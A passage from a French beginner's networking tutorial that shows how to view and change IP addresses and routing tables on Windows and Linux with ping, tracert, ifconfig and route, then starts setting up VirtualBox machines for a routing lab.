


Nous voyons ici trois informations intéressantes :

- je possède l'adresse IP 10.8.98.231 ;
- elle est associée au masque 255.255.240.0 ;
- et j'ai comme passerelle par défaut 10.8.97.1.

Vous pouvez vous amuser à calculer ma plage d'adresses réseau si cela vous tente ! 😊

Maintenant, regardons la table de routage que nous pouvons voir à l'aide de la commande `route print`:



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur>route print
=====
Liste d'Interfaces
0x1 ..... MS TCP Loopback interface
0x2 ...00 01 02 03 04 05 ..... Carte AMD PCNET Family Ethernet PCI - Miniport d'ordonnancement de paquets
=====
Itinéraires actifs :
Destination réseau   Masque réseau   Adr. passerelle   Adr. interface Métrique
          0.0.0.0       0.0.0.0       10.8.97.1      10.8.98.231    10
          10.8.96.0     255.255.240.0   10.8.98.231      10.8.98.231    10
          10.8.98.231   255.255.255.255   127.0.0.1      127.0.0.1      10
          10.255.255.255 255.255.255.255   10.8.98.231      10.8.98.231    10
          127.0.0.0      255.0.0.0      127.0.0.1      127.0.0.1      1
          224.0.0.0       240.0.0.0     10.8.98.231      10.8.98.231    10
          255.255.255.255 255.255.255.255   10.8.98.231      10.8.98.231    1
Passerelle par défaut :           10.8.97.1
=====
Itinéraires persistants :
Aucun

C:\Documents and Settings\Administrateur>
```


On voit ici ma passerelle par défaut identifiée par l'écriture 0.0.0.0/0. On voit aussi mon propre réseau local 10.8.96.0/20 qui a pour passerelle mon adresse 10.8.98.231. Tout cela est bien normal.

Par contre, Windows nous ajoute une foultitude de routes de plus auxquelles nous ne nous intéresserons pas, car elles sont propres à l'implémentation que fait Windows du routage.



Maintenant que je connais ma passerelle, puis-je communiquer avec ?

Oui, et nous avons la commande ping pour cela. Cette commande permet de savoir si nous arrivons à joindre une machine.



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur>ping 10.8.97.1
Envoi d'une requête 'ping' sur 10.8.97.1 avec 32 octets de données :
Réponse de 10.8.97.1 : octets=32 temps=17 ms TTL=255
Réponse de 10.8.97.1 : octets=32 temps=2 ms TTL=255
Réponse de 10.8.97.1 : octets=32 temps=6 ms TTL=255
Réponse de 10.8.97.1 : octets=32 temps=5 ms TTL=255

Statistiques Ping pour 10.8.97.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 2ms, Maximum = 17ms, Moyenne = 7ms

C:\Documents and Settings\Administrateur>_
```

Nous voyons ici qu'une requête a été envoyée à la machine 10.8.97.1 (en fait, 4 requêtes ont été envoyées). Et la machine nous répond ensuite 4 fois.



On voit un temps de réponse de 17ms pour la première requête, puis ce temps est plus bas pour les autres, pourquoi ?

(Si vous n'avez pas la réponse, nous y reviendrons dans le prochain chapitre.)
Ça marche ! nous communiquons avec la machine 10.8.97.1 ! 😊



Mais pouvons-nous aller plus loin et sortir de notre réseau ? Joindre le Site du Zéro par exemple ?

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur>ping www.siteduzero.com
Envoi d'une requête 'ping' sur www.siteduzero.com [92.243.25.239] avec 32 octets
de données :

Réponse de 92.243.25.239 : octets=32 temps=93 ms TTL=54
Réponse de 92.243.25.239 : octets=32 temps=70 ms TTL=54
Réponse de 92.243.25.239 : octets=32 temps=53 ms TTL=54
Réponse de 92.243.25.239 : octets=32 temps=50 ms TTL=54

Statistiques Ping pour 92.243.25.239:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 50ms, Maximum = 93ms, Moyenne = 66ms

C:\Documents and Settings\Administrateur>
```

Ca marche encore !

Et nous voyons même ici que l'adresse IP du Site du Zéro est 92.243.25.239.

Si vous vous rappelez, nous pouvons aussi voir les routeurs par lesquels nous passons pour joindre une destination grâce au traceroute, qui sous Windows se fait par la commande tracert. Je vous en donne un intéressant ici :

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur>tracert www.intechinfo.fr
Détermination de l'itinéraire vers www.intechinfo.fr [193.238.150.25]
avec un maximum de 30 sauts :

 1      2 ms      5 ms      2 ms  10.8.97.1
 2      7 ms      3 ms      4 ms  neufbox [192.168.1.1]
 3      *          *          *          Déjà d'attente de la demande dépassé.
 4     37 ms     60 ms     41 ms  17.242.70-86.rev.gaoland.net [86.70.242.17]
 5     40 ms     64 ms     41 ms  33.248.103-84.rev.gaoland.net [84.103.248.33]
 6     43 ms     37 ms     57 ms  158.141.96-84.rev.gaoland.net [84.96.141.158]
 7     44 ms      *          56 ms  166.141.96-84.rev.gaoland.net [84.96.141.166]
 8     44 ms     46 ms     42 ms  170.240.96-84.rev.gaoland.net [84.96.240.170]
 9     45 ms     42 ms     44 ms  10.16.55.11
10     46 ms     43 ms     52 ms  10.15.55.11
11     69 ms     90 ms     45 ms  10.15.50.1
12      *          *          *          Déjà d'attente de la demande dépassé.
13      *          *          *          Déjà d'attente de la demande dépassé.
14      *          *          *          Déjà d'attente de la demande dépassé.
15      *          *          *          Déjà d'attente de la demande dépassé.
16      *          *          *          Déjà d'attente de la demande dépassé.
17      *          *          *          Déjà d'attente de la demande dépassé.
18      *          *          *          Déjà d'attente de la demande dépassé.
19      *          *          *          Déjà d'attente de la demande dépassé.
20      *          *          *          Déjà d'attente de la demande dépassé.
21      *          *          *          Déjà d'attente de la demande dépassé.
22      *          *          *          Déjà d'attente de la demande dépassé.
23      *          *          *          Déjà d'attente de la demande dépassé.
24      *          *          *          Déjà d'attente de la demande dépassé.
25      *          *          *          Déjà d'attente de la demande dépassé.
26      *          *          *          Déjà d'attente de la demande dépassé.
27      *          *          *          Déjà d'attente de la demande dépassé.
28      *          *          *          Déjà d'attente de la demande dépassé.
29      *          *          *          Déjà d'attente de la demande dépassé.
30      *          *          *          Déjà d'attente de la demande dépassé.

Itinéraire déterminé.

C:\Documents and Settings\Administrateur>
```

J'ai fait un tracert vers le site web de mon école, mais il n'aboutit pas... Cela ne veut bien sûr pas dire que la machine n'est pas joignable, mais simplement qu'il y a un routeur sur le chemin qui bloque l'envoi ou la réception de mon traceroute.

Il est par ailleurs intéressant de voir aux étapes 8, 9 et 10 que nous passons sur Internet par des réseaux privés ayant des adresses RFC 1918 !!


Cela est dû au fait que les opérateurs utilisent ces adresses sur leurs réseaux privés mais que ces routeurs ne communiqueront pas directement avec des machines d'Internet.

Nous voyons donc bien que notre machine possède tous les éléments nécessaires au bon fonctionnement de la couche 3.


Par contre, il n'est pas simple sous Windows de modifier sa configuration réseau, mais cela peut se faire très facilement graphiquement.

Cliquez sur Démarrer, puis Panneau de configuration et choisissez Connexions réseau. Vous cliquez avec le bouton droit sur la connexion que vous voulez voir, puis dans la nouvelle fenêtre, cliquez sur Protocole Internet (TCP/IP) et enfin sur Propriétés.

Voici ce que vous devriez voir :



Ici, on voit que mon adresse IP est donnée automatiquement. En fait, c'est le routeur de mon opérateur qui me la fournit. Mais l'on peut tout à fait fixer soi-même ces informations :



Voilà, vous savez maintenant où trouver les informations IP sous Windows et comment les modifier.

Regardons maintenant sous Linux ce que cela peut donner.

Sous Linux

Je vous conseille d'utiliser une **Debian**.

Debian est une distribution formidable et très orientée services et stabilité. Ainsi, en installant une Debian de base sans environnement graphique, vous aurez une machine consommant très peu de ressources. Et vu que nous voudrons par la suite installer plusieurs machines virtuelles sur votre machine, il sera intéressant de ne pas consommer trop de ressources pour que votre machine tienne la charge.

Mais pour l'instant, nous allons découvrir les commandes utiles sous Linux pour accéder aux informations réseau.

Pour afficher son adresse IP, c'est la commande `ifconfig`.

Code : Console

```
sd-6555:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:40:63:e8:09:89
          inet adr:88.191.45.68 Bcast:88.191.45.255 Masque:255.255.255.0
                  adr inet6: 2a01:e0b:1:45:240:63ff:fee8:989/64 Scope:Global
                  adr inet6: fe80::2a01:e0b:1:45%1 Scope:Lien
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:102942465 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78387221 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:3096315640 (2.8 GiB) TX bytes:2529589244 (2.3 GiB)
          Interruption:18 Adresse de base:0xfc00

lo       Link encap:Boucle locale
          inet adr:127.0.0.1 Masque:255.0.0.0
                  adr inet6: ::1/128 Scope:Hôte
```

```
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:3490390 errors:0 dropped:0 overruns:0 frame:0
TX packets:3490390 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 lg file transmission:0
RX bytes:232029693 (221.2 MiB) TX bytes:232029693 (221.2 MiB)
```

Nous voyons ici que ma machine possède **deux interfaces réseau**. La première est **l'interface eth0** (eth pour Ethernet !) qui est ma carte réseau.

La ligne qui nous intéresse dans sa configuration est la suivante :

```
inet adr:88.191.45.68 Bcast:88.191.45.255 Masque:255.255.255.0
```

Dans laquelle nous pouvons voir notre adresse IP 88.191.45.68, notre masque 255.255.255.0 et l'adresse de broadcast 88.191.45.255.

Enfin nous avons **l'interface lo** (pour local, ou *loopback*) qui est une interface réseau virtuelle qui n'est accessible **que** sur la machine elle-même. Son adresse est toujours 127.0.0.1, sur toutes les machines. C'est une convention.

Pour voir ma table de routage, la commande est `route -n` :

Code : Console

```
sd-6555:~# route -n
Table de routage IP du noyau
Destination     Passerelle      Genmask         Indic Metric Ref    Use Iface
88.191.45.0     0.0.0.0        255.255.255.0   U        0      0        0 eth0
0.0.0.0          88.191.45.1    0.0.0.0        UG       0      0        0 eth0
```

On voit tout de suite la sobriété de cette table par rapport à Windows ! 😊

La première ligne est pour **notre réseau**, et on voit une particularité de Linux qui **n'indique pas notre adresse**, mais 0.0.0.0. C'est comme ça.

La seconde est la route par défaut qui est ici 88.191.45.1.

Maintenant que nous avons affiché les informations, nous allons voir ce qu'il faut faire pour les **modifier**.

Sous Linux, tout est modifiable depuis la ligne de commande.

Par exemple, on peut utiliser la commande `ifconfig` avec des options pour modifier son adresse et la remplacer par 10.0.0.1/24 :



Attention, si vous faites une modification d'adresse ou de routage sur une machine distante à laquelle vous êtes connecté, vous perdrez votre connexion ! Ne le faites que sur une machine sur laquelle vous avez un accès physique.

Code : Console

```
sd-6555:~# ifconfig eth0 10.0.0.1 netmask 255.255.255.0
sd-6555:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:40:63:e8:09:89
          inet adr:10.0.0.1 Bcast:10.0.0.255 Masque:255.255.255.0
                  adr inet6: 2a01:e0b:1:45:240:63ff:fee8:989/64 Scope:Global
                  adr inet6: fe80::2a01:e0b:1:45:240:63ff:fee8:989/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:102950613 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78388144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:3096939806 (2.8 GiB) TX bytes:2529720601 (2.3 GiB)
          Interruption:18 Adresse de base:0xfc00

lo       Link encap:Boucle locale
          inet adr:127.0.0.1 Masque:255.0.0.0
                  adr inet6: ::1/128 Scope:Hôte
          UP LOOPBACK RUNNING MTU:16436 Metric:1
```

```
RX packets:3491321 errors:0 dropped:0 overruns:0 frame:0
TX packets:3491321 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 lg file transmission:0
RX bytes:232085987 (221.3 MiB) TX bytes:232085987 (221.3 MiB)
```

Mon adresse a bien changé !

Nous allons maintenant modifier la table de routage. Pour cela, la commande est encore *route*, à utiliser avec des options. Par exemple, nous allons enlever notre route par défaut, et la changer pour 10.0.0.254 vu que nous avons déjà changé notre adresse IP.

Code : Console

```
sd-6555:~# route del default
sd-6555:~# route add default gw 10.0.0.254
sd-6555:~# route -n
Table de routage IP du noyau
Destination     Passerelle      Genmask        Indic Metric Ref    Use Iface
10.0.0.0         0.0.0.0          255.255.255.0   U        0      0        0 eth0
0.0.0.0          10.0.0.254       0.0.0.0        UG       0      0        0 eth0
```

Et nous pouvons même ajouter une route spécifique si nous le souhaitons pour aller vers le réseau 192.168.0.0/24 en passant par la passerelle 10.0.0.253 :

Code : Console

```
sd-6555:~# route add -net 192.168.0.0 netmask 255.255.255.0 gw 10.0.0.253
sd-6555:~# route -n
Table de routage IP du noyau
Destination     Passerelle      Genmask        Indic Metric Ref    Use Iface
10.0.0.0         0.0.0.0          255.255.255.0   U        0      0        0 eth0
192.168.0.0      10.0.0.253       255.255.255.0   U        0      0        0 eth0
0.0.0.0          10.0.0.254       0.0.0.0        UG       0      0        0 eth0
```


Vous savez maintenant modifier l'adressage et la table de routage d'une machine Linux, nous allons pouvoir passer au premier TP ! 😊

Étape 2, mise en place de notre architecture

Un premier réseau simple

Nous allons mettre en place dans un premier temps un réseau très simple. Il sera constitué de deux réseaux reliés entre eux par un routeur.

Voici le schéma logique :



Nous allons donc créer **trois machines virtuelles sous Linux**. Les deux premières vont jouer le rôle de machines clientes, la troisième jouant le rôle de routeur entre les deux réseaux.


Création des machines virtuelles

Pré-requis : il vous faudra pour être tranquille 30Go de disque dur pour installer les machines virtuelles. Un minimum de 2Go de RAM serait bien également.

Si vous n'êtes pas habitués à utiliser des machines virtuelles, vous allez voir, c'est très simple.

Le principe est de faire tourner une ou plusieurs machines en parallèle de votre machine principale. Ainsi vous pouvez avoir un Windows installé sur votre machine, et un Linux qui tourne en même temps en tant que machine virtuelle.

Par exemple, je fais tourner un Windows XP pro sur mon Mac et je peux travailler sur les deux en parallèle :



Je vais considérer que vous êtes sous Windows, mais de toute façon, l'installation est possible sous Mac OS ainsi que sous Linux.

Nous allons donc installer un programme qui nous permet de virtualiser des machines, il s'agit de [Virtualbox](#). Vous pouvez aussi choisir vmware ou VirtualPC pour virtualiser si vous y êtes habitués, mais les manipulations seront faites sous Virtualbox dans ce TP.

Allez télécharger [la dernière version de Virtualbox](#) et installez-la.

L'installation est très simple, il suffit de cliquer sur next à chaque étape. 😊

Avant de créer notre première machine virtuelle, nous allons voir qu'il y a plusieurs façons de les créer.

